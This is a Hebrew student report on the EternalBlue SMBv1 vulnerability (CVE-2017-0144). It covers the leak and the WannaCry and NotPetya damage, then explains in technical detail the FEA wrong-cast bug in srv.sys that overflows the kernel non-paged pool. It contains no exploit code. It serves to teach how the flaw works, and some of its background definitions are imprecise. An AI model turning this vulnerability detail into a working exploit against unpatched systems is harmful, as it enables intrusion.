EternalBlue

By: Guy Even

i.d.: 318911963

Introduction

קצת היסטוריה...


- EternalBlue היא תוכנת ניצול מחשבים שפותחה על ידי הסוכנות לביטחון לאומי של ארה"ב (NSA). EternalBlue מבוססת על פגיעות במערכת הפעלה Microsoft Windows שבאותה עת אפשרה למשתמשים לקבל גישה לכל מספר של מחשבים המחוברים לרשת. ה- NSA ידע על פגיעות זו במשך מספר שנים, אך טרם חשף אותה בפני מיקרוסופט, מכיוון שתכנן להשתמש בה כמנגנון הגנה מפני התקפות סייבר (כלומר, ה- NSA פיתח את EternalBlue כחלק מארסנל כלי הריגול שלה שנועד לסייע לסוכנות לחדור לרשתות מחשבים זרות ולאסוף מודיעין, ייתכן גם שה- NSA השתמש ב- EternalBlueכדי להגן על מערכות המחשבים שלה מפני מתקפות סייבר).

- בשנת 2017, ה- NSA גילה שהתוכנה נגנבה על ידי קבוצת האקרים הידועה בשם Shadow Brokers, מיקרוסופט עודכנה על כך ושחררה במהירות (מרץ 2017) עדכוני אבטחה כדי לתקן את הפגיעות שבהן התבסס EternalBlue (MS17 -010). עם זאת, הנזק הרב כבר נעשה. במקביל לפרסום של מיקרוסופט, קבוצת ההאקרים ניסתה למכור את התוכנה במכירה פומבית, אך לא הצליחה למצוא קונה. EternalBlue שוחרר אז בפומבי ב-14 באפריל 2017.

- ב-12 במאי 2017, תולעת מחשב בצורת Ransomware, שכונתה WannaCry, השתמשה בניצול EternalBlue כדי לתקוף מחשבים המשתמשים ב- Windows שלא קיבלו את עדכוני המערכת האחרונים שהיו אמורים להסיר את הפגיעות, תולעת זו גרמה לנזק של מיליארדי דולרים לעסקים ולממשלות. ב-27 ביוני 2017, נעשה שוב שימוש בניצול כדי לסייע בביצוע מתקפת הסייבר NotPetya על מחשבים פגיעים יותר וגרמה לשיבושים נרחבים בתשתיות קריטיות במספר מדינות. כמו כן, דווח כי הניצול היה בשימוש מאז מרץ 2016 על ידי קבוצת הפריצה הסינית Buckeye (APT3), לאחר שכנראה מצאו את התוכנה והשתמשו בה מחדש, וכן דווח כי נעשה בה שימוש כחלק מהטרויאן הבנקאי Retefe מאז 5 בספטמבר 2017.

- דליפת EternalBlue היא דוגמה מדאיגה המדגישה את הסיכונים הכרוכים בכלים של ה- NSA שמשוחררים לציבור. פגיעויות אלו יכולות לשמש האקרים כדי לגרום נזק רב, הן לממשלות והן לאזרחים. הדליפה הפכה להיות אירוע משמעותי בהיסטוריה של אבטחת הסייבר. היא הדגישה את הצורך בשיתוף פעולה הדוק יותר בין ממשלות, חברות טכנולוגיה וחוקרים כדי להגן על מערכות המחשבים מפני מתקפות סייבר (בין היתר מיקרוסופט קראה מאז ל- NSA ולגופים ממשלתיים אחרים לתמוך באמנת ז'נבה דיגיטלית, שקוראת להפסיק את מצבור נקודות התורפה של מדינות לאום של פגיעויות תוכנה). כמו כן, דליפת EternalBlue גם עוררה שאלות קשות לגבי התפקיד של ה- NSA בפיתוח ושימוש בכלי פריצה.

> **Before it leaked, EternalBlue was one of the most useful exploits in the NSA's cyber arsenal ... used in countless intelligence-gathering and counterterrorism missions.**
>
> — New York Times



לפרטי פרטים

- 14 במרץ 2017, פרסמה מיקרוסופט את עלון אבטחה MS17 -010, אשר פירטה את הפגם והכריזה כי שוחררו תיקונים אשר תוכננו לתקן את פגמי התוכנה SMBv1 עבור כל מערכות ההפעלה הנתמכות עבור כל גרסאות Windows שנתמכו כעת באותו זמן, אלו הן Windows Vista, Windows 7, Windows 8.1, Windows 10, Windows Server 2008, Windows Server 2012 ו- Windows server 2016. מיקרוסופט גם השביתה אוטומטית SMBv1 בגרסאות האחרונות של Windows 10 ו- Windows Servers 2012/2016 כברירת מחדל. התיקון של מיקרוסופט סוגר את פגיעות האבטחה לחלוטין, ובכך מונע ניסיונות לפריסת תוכנות כופר, תוכנות זדוניות, פריצת קריפטו או כל ניסיונות אחרים דמויי תולעים לחדירה דיגיטלית באמצעות הניצול EternalBlue. אך נותרה בעיית מפתח - עבור גרסאות רבות של Windows, יש להתקין את עדכון התוכנה על מנת לספק הגנה.


- ה Shadow Brokers פרסמו בפומבי את קוד הניצול EternalBlue ב-14 באפריל, 2017, יחד עם כמה כלי פריצה נוספים מה-NSA. ברגע ש- Shadow Brokers הדליפו את הניצול ב-2017, האקרים ניצלו את הפגיעות כדי לבצע התקפות הרסניות ולהפיץ כמויות אדירות של תוכנות זדוניות. משתמשי Windows רבים לא התקינו את התיקונים של מיקרוסופט כאשר, ב-12 במאי 2017, מתקפת הכופר של WannaCry החלה להשתמש בפגיעות EternalBlue כדי להפיץ את עצמה. למחרת (13 במאי 2017), פרסמה מיקרוסופט תיקוני אבטחה לשעת חירום עבור Windows XP, Windows 8 ו- Windows Server 2003 שאינם נתמכים.

- ב-12 במאי 2017, תוכנת הכופר של WannaCry החלה להתפשט במהירות דרך הפגיעות EternalBlue, והדביקה 10,000 מכשירים בשעה. בתוך 24 שעות, 230,000 מכונות Microsoft Windows נדבקו ב-150 מדינות שונות. תוכנת הכופר, המצפינה נתונים במכשיר הנגוע, השפיעה בסופו של דבר על ארגונים גדולים כמו FedEx, Deutsche Bahn, LATAM Airlines, ו- NHS שירות הבריאות הלאומי של בריטניה.

- מתקפת תוכנת הכופר NotPetya השתמשה בניצול EternalBlue כדי להתפשט במהירות על פני מכשירי מיקרוסופט בשנת 2017. התוכנה הזדונית תתקין את עצמה, הצפינה נתונים במכשיר המארח, ולאחר מכן דרשה כופר בתמורה למפתח פענוח. הגרסה הראשונה של Petya הופצה באמצעות קובץ מצורף דוא"ל זדוני והייתה צורה פשוטה למדי של תוכנת כופר - המחשב שלך נדבק והקבצים שלך הופכים מוצפנים (או מוחזק כופר) עד שאתה משלם ביטקוין בשווי 300 דולר כדי לרכוש מפתח פענוח.

- הודות ל- EternalBlue וההצלחה המצערת של WannaCry, תוכנת הכופר של Petya קיבלה הזדמנות שנייה להרוס. ביוני 2017, NotPetya נפרסה באמצעות הניצול EternalBlue, והפעם אנשים שמו לב. ההבדל העיקרי בין הגרסה הראשונה והשנייה של Petya היה ש- NotPetya (Petya V2) נועדה להשבית לחלוטין מערכת. לא משנה אם אנשים היו משלמים כופר או לא, לא הייתה תרופה. מתקפת הסייבר הצפינה לצמיתות את טבלת הקבצים הראשית של המחשב (MFT) ואת רשומת האתחול הראשית (MBR) . Petya הייתה מתקפת סייבר שהושקה במקור בשנת 2016. אבל בזמנו, היא לא גרמה נזק רב. EternalBlue היה הכלי שהוא צריך כדי להפוך להתקפה הרסנית באמת. כחודש לאחר WannaCry, הגרסה השנייה של Petya (ששמה NotPetya), החלה להתפשט על ידי מיקוד לפגיעות EternalBlue.

- Indexsinas היא המתקפה האחרונה של EternalBlue שהפכה לגלובלית. Indexsinas היא תולעת מחשב, שהיא וירוס מחשב המשכפל את עצמו שמדביק מחשב אחד, משכפל ואז מדביק אחר. התקפות תולעים גורמות לתגובת שרשרת של זיהום שקשה לעצור אותה. מאז 2019, Indexsinas מקבל גישה לשרתי Windows באמצעות הפגיעות EternalBlue. ברגע שמכשיר נדבק בתולעת, התוקפים יכולים להשתמש בו איך שהם רוצים. הם יכולים למחוק קבצים, לשלוט בפונקציות, ואפילו למכור גישה למחשב של המשתמש לשחקנים זדוניים אחרים ולהאקרים מסוכנים. מאמינים כי מחשבים המושפעים מ- Indexsinas משמשים לכריית מטבעות קריפטוגרפיים, אשר לאחר מכן מופקדים בארנקיהם של התוקפים.



הבנת הפגיעות על רגל אחת

EternalBlue מנצל פגיעות בהטמעת פרוטוקול Server Message Block (SMB) של מיקרוסופט המסתמך על פורט 445 כדי לאפשר תקשורת רשת (יציאה זו משמשת בעיקר לתקשורת בין מחשבים ברשת מקומית), וכאן נמצא הפגם. פגיעות זו מסומנת על ידי ערך CVE-2017-0144 בקטלוג פגיעויות וחשיפות נפוצות (CVE).

1. הפגיעות קיימת בעיקר מכיוון ששרת SMB גרסה 1 (SMBv1) בגירסאות שונות של Microsoft Windows מטפל בצורה לא נכונה בחבילות בעלות מבנה מיוחד מתוקפים מרוחקים, מה שמאפשר להם לבצע מרחוק קוד במחשב היעד. פרוטוקול זה אפשר למכשירי מיקרוסופט לתקשר עם מערכות אחרות של מיקרוסופט - ביצוע שירותי קבצים והדפסה, למשל - אך היה חשוף למניפולציות. כדי לבצע את הניצול EternalBlue, התוקפים רק היו צריכים לשלוח חבילת נתונים זדונית SMBv1 לשרת Windows שיש לו את הפגיעות. החבילה תכיל מטען של תוכנות זדוניות, שיוכלו לאחר מכן להיות מופצות במהירות למכשירים אחרים המותקנים עם תוכנת מיקרוסופט הפגיעה.
2. DoublePulsar הוא כלי להשתלה בדלת אחורית המלווה את EternalBlue. ברגע ש- EternalBlue פותח את הדרך, DoublePulsar עוזר בהחדרה והרצה של קוד זדוני על מערכת יעד.
3. חוסר בסגמנטציה, ה- SMB מאפשר תנועה צידית בתוך הרשת. זה מאפשר לתוקף להפיץ את התוכנה הזדונית ממערכת אחת לאחרת. זה אומר שברגע שנכנסה, התוכנה הזדונית עלולה לעבור דרך רשת שלמה אם לא עוברת סגמנטציה כראוי.

שאלות נפוצות

אז מה החשבון עבור EternalBlue ומי משלם אותו?

- התשובה היא מיליארדים, והאנשים שמשלמים עבורה נעים מאנשים כמונו, הן ישירות והן באמצעות מיסים, ועד לתאגידים רב לאומיים. ההערכות מעמידות את העלות של NotPetya בפיצויים של למעלה מ-10 מיליארד דולר ואת WannaCry בנזקים של כ-4 מיליארד דולר. כמה שמות גדולים נפגעו די קשה, חברת הספנות הגדולה בעולם, מארסק, הפסידה 300 מיליון דולר; חברת המשלוחים פדקס הפסידה 400 מיליון דולר; ו-Merck Pharmaceuticals (המכונה MSD מחוץ לצפון אמריקה) הפסידו 870 מיליון דולר לאחר ש-15,000 ממכשירי Windows שלהם נכנעו ל-NotPetya תוך 90 שניות בלבד.

- אובדן עמוק יותר, שאינו ניתן לכימות בדולר ארה"ב, היה אובדן נתונים וגישה לבתי חולים ומוסדות בריאות. כאשר רשת קורסת בבית חולים, הרופאים לא יכולים לראות מידע על ניתוחים שעלולים להציל חיים שאמורים להתבצע. הם גם לא יכולים להכניס או לגשת לשינויים בתרופות. בתי חולים עלולים אפילו לאבד אותות GPS לאיתור אמבולנסים, כפי שקרה באוקראינה במהלך מתקפת הסייבר של NotPetya. סוגים אלה של הפסדים לא כספיים הם שהופכים את התקפות הסייבר למסוכנות כל כך עבור החברה בכללותה.

האם EternalBlue עדיין שם בחוץ?

- הפגיעות שניצלה על ידי EternalBlue נפתרה עם תיקון אבטחה ממיקרוסופט בשנת 2017, לאחר שה- NSA הודיע למיקרוסופט שהיא קיימת. כתוצאה מכך, מכשירי Windows עם תוכנה עדכנית בטוחים מפני האיום הספציפי הזה. למרות שהפגיעות תוקנה עוד בשנת 2017, התקפות EternalBlue עדיין מתרחשות באופן קבוע. חברת האבטחה Avast מעריכה כי מדי חודש היא חוסמת כ-20 מיליון ניסיונות ניצול EternalBlue.

האם צריך עדיין לפחד מ-EternalBlue?

- אם המשתמש בגרסאות Windows ישנות יותר או שלא עדכן מכשירים מאז 2017, כמעט בטוח שהוא עדיין בסיכון מ-EternalBlue. אם המשתמש משתמש בגרסה עדכנית של Windows ומתקין עדכונים חדשים באופן קבוע, הוא אינו צריך לדאוג לגבי הניצול של EternalBlue. עם זאת, זה לא אומר שהמשתמש חסין מפני תוכנות זדוניות ותוכנות כופר, כמו WannaCry ו-Petya. תוכניות זדוניות אלו עלולות להתפשט בדרכים אחרות, לכן חשוב להישאר ערניים, גם אם הניצול של EternalBlue אינו מהווה איום ספציפי עליו.

מסקנות

EternalBlue הפך לנושא לדאגה חמורה מכמה סיבות:

- פופולריות של Windows- מכיוון ש- Windows היא מערכת ההפעלה הנפוצה ביותר בעולם, פגם בתוכה מסכן מספר עצום של מערכות.
- קושי בתיקון- למרות שמיקרוסופט פרסמה תיקונים לתיקון פגיעות זו, ארגונים רבים איחרו ליישם אותם או השתמשו בגרסאות מיושנות של Windows שלא נתמכו.
- חמוש מטבעו- התחכום של הניצול הפך אותו לעוצמתי ביותר. כחלק מערך הכלים של ה-NSA, הוא תוכנן לריגול, לא לפעילויות פושעות סייבר נפוצות.

לקחים מEternalBlue:

1. לשמור על התוכנה מעודכנת. לקח אחד מהמצב של EternalBlue, זה החשיבות של עדכון התוכנה. ברגע שיהיו עדכונים זמינים עבור יישומים ומערכות הפעלה, יש להתקין אותם כדי שנוכל ליהנות מתיקוני האבטחה האחרונים.
2. להשתמש בתוכנה נגד תוכנות זדוניות. לוודא שהמכשיר שלנו מוגן באמצעות תוכנה חזקה נגד תוכנות זדוניות. מערכות אלה יכולות להגן על המכשיר שלנו מפני תוכנות זדוניות ואיומים מקוונים אחרים, אם כי - כמו כל כלי אבטחת סייבר - אף אחד לא גורם לנו להיות בטוח לחלוטין.
3. להיזהר מקישורים. גם אם איננו בסיכון יותר מ-EternalBlue, אנו עדיין יכולים להוריד תוכנות זדוניות על ידי לחיצה על קישור מסוכן. הודעות דוא"ל של פישינג מנסים לעתים קרובות להערים עלינו לבקר בדפים שידבקו במכשיר שלנו. כדי להגן על עצמנו, מומלץ לא ללחוץ על קישור בהודעה מקוונת אלא אם אנו בטוחים לחלוטין שהשולח הוא אמיתי.

Background and relevant concepts

מושגים שנשתמש בהם

- SMB- הוא פרוטוקול תקשורת הפועל בשכבת האפליקציה ומשמש בעיקר כדי לספק גישה משותפת אל קבצים, מדפסות, יציאות טוריות ותקשורת בין מחשבים ברשת. הפרוטוקול מספק גם תקשורת בין תהליכית עם מנגנון הרשאות המאפשר את ירושתן. רוב השימוש של SMB הוא במחשבים המריצים Windows, שבהם הוא ידוע לעיתים קרובות כ"שכנים ברשת". SMB מספק ליישומי לקוח שיטה מאובטחת ומבוקרת לפתיחה, קריאה, העברה, יצירה ועדכון של קבצים בשרתים מרוחקים. הפרוטוקול יכול גם לתקשר עם תוכניות שרת המוגדרות לקבל בקשות לקוח SMB. הפרוטוקול הוא מסוג בקשה-תגובה. במודל זה, הלקוח שולח בקשת SMB לשרת כדי ליזום את החיבור. כאשר השרת מקבל את הבקשה, הוא משיב על ידי שליחת תגובת SMB חזרה ללקוח, תוך הקמת ערוץ התקשורת הדרוש לשיחה דו-כיוונית. פרוטוקול SMB אומנם פועל בשכבת האפליקציה אך מסתמך על רמות רשת נמוכות יותר לצורך תחבורה.

- רשומת האתחול הראשית (MBR)- ארכיטקטורת ה־IBM PC, ה־ Master Boot Record הוא סקטור האתחול, שמכיל את רצף הפקודות הנחוצות לאתחול מערכת או מערכות ההפעלה. ה־ BIOS מעלה ומבצע את ה־MBR, שמכיל בדרך־כלל את טבלת המחיצות של הכונן, ובה משתמש המחשב כדי להעלות ולהריץ את חלק האתחול של המחיצה המסומנת בדגל הפעיל.

- טבלת הקבצים הראשית של המחשב (MFT)- היא קובץ מערכת חיוני ב- Windows המאחסן מידע על כל הקבצים והתיקיות במערכת הקבצים. ה- MFT משמש את מערכת ההפעלה כדי למצוא ולנהל את הקבצים והתיקיות במחשב. ה- MFT מכיל את המידע הנ"ל על כל קובץ/תיקייה: שם הקובץ/התיקייה, מיקום הקובץ/התיקייה במערכת הקבצים, גודל הקובץ/התיקייה, תאריך ושעת יצירת הקובץ/התיקייה, תאריך ושעת השינוי האחרון בקובץ/בתיקייה, תכונות הקובץ/התיקייה(כגון האם הוא קובץ נסתר או האם ניתן לקריאה וכתיבה), מזהה ייחודי (ID) עבור הקובץ/התיקייה. ה- MFT מאורגן במבנה היררכי, כאשר כל תיקייה מכילה רשימה של הקבצים והתיקיות המשויכים אליה. כאשר משתמש פותח קובץ או תיקייה, מערכת ההפעלה משתמשת ב- MFT כדי למצוא את מיקום הקובץ או התיקייה במערכת הקבצים. ה- MFT הוא קובץ מערכת קריטי, ולכן חשוב להגן עליו מפני נזק. נזק ל- MFT עלול לגרום לאובדן נתונים או אף למנוע ממערכת ההפעלה לאתחל.

- תוכנת כופר/ Ransomware- היא נוזקה המגבילה גישה למערכות המחשב הנגוע, ומשמשת לסחוט מהמשתמש תשלום כסף על מנת שתוסר מגבלת הגישה. הנוזקה פועלת בכך חודרת למחשב הקורבן ומדביקה אותו, לאחר מכן מחפשת קבצים חשובים של הקורבן ומצפינה אותם ולבסוף מציגה הודעה לקורבן שנדרש לשלם כופר כדי לשחרר את הקבצים.

מושגים שנשתמש בהם

- MDL (memory descriptor list)- הוא מבנה מוגדר מערכת (מבנה kernel) המתאר מאגר על ידי קבוצה של כתובות פיזיות. מנהל התקן מבצע I/O ישיר מקבל מצביע ל- MDL ממנהל ה-I/O, וקורא וכותב נתונים דרך ה-MDL. מאגר קלט/פלט המשתרע על טווח של כתובות זיכרון וירטואלי רציפות יכול להתפזר על פני מספר דפים פיזיים, ודפים אלה יכולים להיות בלתי רציפים. מערכת ההפעלה משתמשת ב- MDL כדי לתאר את פריסת העמוד הפיזית עבור וירטואלי. למשל, אפשר למפות את כל טווח העמודים הווירטואליים לעמוד פיזי אחד. אין צורך בעותק מכיוון שכל בקשה (לדוגמה, קריאה/כתיבה) לטווח וירטואלי ספציפי תביא את אותו עמוד פיזי.

- HAL's heap- ב Windows(Hardware Abstraction Layer heap) הוא אזור זיכרון מיוחד המשמש לאחסון נתונים המשומשים על ידי שכבת ההפשטה של החומרה (HAL). ה- HAL היא רכיב במערכת ההפעלה שמספק ממשק אחיד לתוכנות ליצירת אינטראקציה עם חומרת המחשב. ה- HAL heap משמש לאחסון נתונים כגון טבלאות ניתוב זיכרון, מידע על מכשירים ומבני נתונים אחרים המשמשים על ידי ה-HAL. ה- HAL heap ממוקם בדרך כלל בכתובת זיכרון קבועה, הידועה ל- HAL ולמערכת ההפעלה. כתובת זו ידועה גם כ"כתובת HAL". גודל ה- HAL heap משתנה בהתאם לתצורה של מערכת ההפעלה והחומרה.

- אימות NTLM/LM- אימות LM (LAN Manager) ו-אימות NTLM (Windows NT LAN Manager) הם שני פרוטוקולי אימות שפותחו על ידי מיקרוסופט לאימות משתמשים ברשתות Windows. שני הפרוטוקולים משתמשים בשיטות "אתגר-תגובה" כדי לאמת את זהות המשתמש. אימות LM:פותח עבור מערכות ההפעלה Windows NT 4.0 ומעלה. משתמש בפונקציית ההצפנה DES (Data Encryption Standard) החלשה יחסית ולכן גם אינו מאובטח כיום כנגד התקפות פריצה. אימות NTLM: פותח כתחליף מאובטח יותר לאימות LM. משתמש בפונקציית ההצפנה RC4 (Rivest Code 4) חזקה יותר. עדיין פגיע לחולשות מסוימות, אך נחשב מאובטח יותר מ-LM.

- FEA(File Extended Attributes)- הן תוספות מידע המאוחסנות יחד עם קבצים ותיקיות במערכות הפעלה שונות, כמו Windows, macOS ו-Linux. תכונות אלה מספקות מידע נוסף על הקובץ או התיקייה מעבר למידע הבסיסי כמו שם, גודל ותאריך יצירה. שימושים נפוצים של FEA: אחסון מידע על קבצים ותיקיות (תאריך יצירה/שינוי, גודל, זכויות גישה, סוג תוכן, תיאור, מילות מפתח וכו'), שיתוף קבצים (משמש לעתים קרובות לאחסון מידע על קבצים שניתן להשתמש בו בעת שיתוף קבצים עם משתמשים אחרים), אבטחת קבצים (לדוגמה, ניתן להשתמש ב- FEA כדי לאחסון מידע על רשימת המשתמשים שיש להם גישה לקובץ וההרשאות שלהם), מטא-דאטה מותאם אישית (לדוגמה, תוכנת עריכת תמונות עשויה להשתמש ב- FEA כדי לאחסון מידע על הגדרות עריכה שונות שהוחלו על תמונה).

Description of the weakness

הסבר על הבאגים

- תוכנת ניצול EternalBlue מנצלת 3 באגים על מנת להשיג RCE (Remote code Execution). נסמן את הבאגים האלה באותיות A,B,C ונתאר אותם בהרחבה.
- באג A (המוכר גם כ- "Wrong Casting Bug")
- באג B (המוכר גם כ- "Wrong Parsing Function Bug")
- באג C (המוכר גם כ-"Non-paged Pool Allocation Bug")

הסבר על הבאגים- באג A "Wrong Casting Bug"

- באג זה מוביל ל BOF בpool non-paged kernel (מורכב מכתובות זיכרון וירטואלי כאשר מובטח להן שוכנות בזיכרון הפיזי כל עוד מוקצים אובייקטי kernel מתאימים) שנגרם כתוצאה בתהליך המרת FEA ממבנה Os2 למבנה NT ממימוש של Windows SMB במנהל התקן srv.sys.

לדוגמא:

Author : CheckPoint

AttributeName = "Author"
AttributeValue = "CheckPoint"
AttributeNameLengthInBytes = 6 (without null terminator)
AttributeValueLengthInBytes = 10 (without null terminator)

במבנה Os2 יראה כך

```
struct Os2Fea{
    UCHAR   ExtendedAttributeFlag; // Flags
    UCHAR   AttributeNameLengthInBytes; // Length of the AttributeName field
    USHORT  AttributeValueLengthInBytes; // Length of the AttributeValue field
    UCHAR   AttributeName[AttributeNameLengthInBytes + 1]; // Extended attribute name
    UCHAR   AttributeValue [AttributeValueLengthInBytes]; // Extended attribute value
}

struct Os2FeaList{
    ULONG   SizeOfListInBytes; // The total size of the FeaRecords + 4 bytes
    UCHAR   Os2FeaRecords[SizeOfListInBytes-4];// A concatenated list of Os2Fea
}
```

לאחר המרה של FEA מבנה של Os2 למבנה של פורמט של Windows (NT)

```
struct NtFeaList{
  ULONG  NextEntryOffset; // offset to the next NtFea record of NtFeaList type
  UCHAR  Flags;
  UCHAR  NtFeaNameLength;
  USHORT NtFeaValueLength;
  CHAR   NtFeaName[NtFeaNameLength];
  CHAR   NtFeaValue[NtFeaValueLength];
}
```

הסבר על הבאגים- באג A "Wrong Casting Bug"

פונקציונליות


הפונקציות שנמצאות במנהל התקן srv.sys קשורות לבאג A:

- SrvOs2FeaListToNt-ממירה מרשימה של Os2 FEA לרשימה של NT FEA. הלוגיקה שלה הוא: היא מקבלת Os2FeaList, קוראת ל- SrvOs2FeaListSizeToNT כדי לקבל את הגודל המתאים עבור NtFeaList ומקצה חוצץ מ non-paged pool בהתאם לגודל המוחזר מ-SrvOs2FeaListSizeToNT. הפונקציה חוזרת על ה- Os2FeaList עד שהיא מגיעה ל- SizeOfListInBytes (מ-Os2FeaList). בכל איטרציה, היא קוראת ל- SrvOs2FeaToNT כדי להמיר את רשומת Os2Fea לפורמט NT ולהוסיף אותה ל-NtFealist.


- SrvOs2FeaListSizeToNT- מחשבת את הגודל הדרוש להמרת מבנים של Os2FeaList למבנים NtFeaList המתאימים. הלוגיקה שלה הוא: מחשבת את גודל המאגר הדרוש עבור NtFeaList. גודל המאגר מחושב לפי הגודל הנדרש להמרת מבנה Os2FeaList למבנה NtFeaList (זה הערך המוחזר מהפונקציה). ולאחר מכן, מחשבת כמה רשומות (בבתים) של Os2Fea מ- Os2FeaList יש להמיר ל- NtFea כדי לאחסן אותם מאוחר יותר (על ידי SrvOs2FeaListToNt) ב-NtFeaList. תוצאת החישוב מאוחסנת בעמית של Os2FeaList, בשם SizeOfListInBytes, על ידי דריסת הערך הקודם . אם אין רשומות Os2Fea לא חוקיות, ה- SizeOfListInBytes נשאר ללא נגיעה. עם זאת, אם יש רשומת Os2Fea לא חוקית ב-Os2FeaList, הערך של SizeOfListInBytes מכווץ. לדוגמה: אם חלק מה- FEA נמצא בטווח של SizeOfListInBytes ושאר ה- FEA הוא "מחוץ לטווח" (גדול יותר מ- SizeOfListInBytes). הוא יתעלם מ- FEA זה ומכל FEA "מחוץ לטווח" נוסף ויכווץ את SizeOfListInByte לגודל של כל ה- FEA ה"תקפים".(SizeOfListInBytes אינו מגביל את גודל מנות ה-SMB).

- SrvOs2FeaToNT- ממירה את רשומת Os2Fea לרשומת NtFea. המבנה אינו זהה ל-NtFea, אבל הוא די דומה. נשים לב שגודל רשומת NtFea גדול יותר מ- Os2Fea מכיוון שהוא מכיל שדה נוסף בשם NextEntryOffset. יש גם יישור של 4 בתים בין רשומות NtFea.


לפני הכיווץ



אחרי הכיווץ בתנאי שהגודל של SizeOfListInBytes מתחת ל 2^{16}



אחרי הכיווץ בתנאי שהגודל של SizeOfListInBytes מעל 2^{16} (פה קורה הבאג)



הסבר על הבאגים- באג A "Wrong Casting Bug"

הקוד השגוי

- בקצרה: יש המרה שגויה בפונקציה SrvOs2FeaListSizeToNT, בלוגיקה השנייה שלה (כיווץ החבר SizeOfListInBytes של Os2FeaList). זה מוביל לחוצץ קטן (כלומר NtFeaList) ונתונים גדולים (מחוץ לגבול החוצץ) שיישמרו עליו לאחר ההמרה (כלומר SizeOfListInBytes). במקום לכווץ את SizeOfListInBytes, הפונקציה מגדילה אותו. השארית SizeOfListInBytes מציינת כמה רשומות (בבתים) של Os2Fea יש להמיר ל-NtFea. עם זאת, הגודל של חוצץ NtFeaList שחוזר מהפונקציה (NtFeaListSize) מחושב בצורה נכונה עבור הגודל המתאים להמרת Os2FeaList מכווץ ל-NtFeaList. זה מוביל למצב שבו גודל הבתים שיש להעתיק לחוצץ (NtFeaList, שתלוי בערך המעודכן SizeOfListInBytes חבר ב-Os2FeaLis) גדול יותר מגודל החוצץ (NtFeaListSize). זה גורם לכתיבת Out of Bound.

- בהרחבה: SizeOfListInBytes הוא חבר בגודל DWORD של Os2FeaList. אם יש צורך בכיווץ, הפונקציה מתייחסת ל- SizeOfListInBytes כחבר Word והיא מעדכנת רק את 2 הבתים, במקום 4 בתים (עם הגודל המכווץ). 2 הבתים המשמעותיים ביותר נשארים ללא נגיעה. באג זה גורם ל- SizeOfListInBytes להיות מוגדל במקום מכווץ.

- אם הערך של SizeOfListInBytes הוא בטווח של 2^{16}, אין בעיה והפונקציה פועלת כמצופה. עם זאת, אם הערך של SizeOfListInBytes הוא מעל הטווח של 2^{16}, זה יכול להיות מוגדל במקום מכווץ.

לדוגמא:

Before Converting Os2FeaList to NtFeaList

Variable Name	Variable Value
`Os2FeaNt->SizeOfListInBytes`	0x10000

After Converting Os2FeaList to NtFeaList (if the bug would not exist)

Variable Name	Variable Value
`Os2FeaNt->SizeOfListInBytes`	0xff5d
`NtFeaListSize`	0x10fe8

After Converting Os2FeaList to NtFeaList (the bug exists)

Variable Name	Variable Value
`Os2FeaNt->SizeOfListInBytes`	0x1ff5d
`NtFeaListSize`	0x10fe8

הסבר על הבאגים- באג B "Wrong Parsing Function Bug"

כאשר משדרים קובץ בפרוטוקול SMB יש מספר פונקציות הפועלות לנתונים:

- הראשונה היא SMB_COM_TRANSACTION2: התת פקודות בה מספקות תמיכה בסט עשיר יותר של סמנטיקה של מערכת קבצים בצד השרת. תת פקודות אלה מכונות " Trans2 subcommands", מאפשרות ללקוחות להגדיר ולאחזר צמדי מפתח/ערך של תכונה מורחבת, לעשות שימוש בשמות קבצים ארוכים ולבצע חיפושים בספריות, בין שאר המשימות.

- השנייה היא SMB_COM_NT_TRANSACT: התת פקודות בה מרחיבות את הגישה לתכונת מערכת הקבצים המוצעת על ידי SMB_COM_TRANSACTION2, ומאפשרות גם העברה של פרמטרים ונתונים גדולים מאוד.

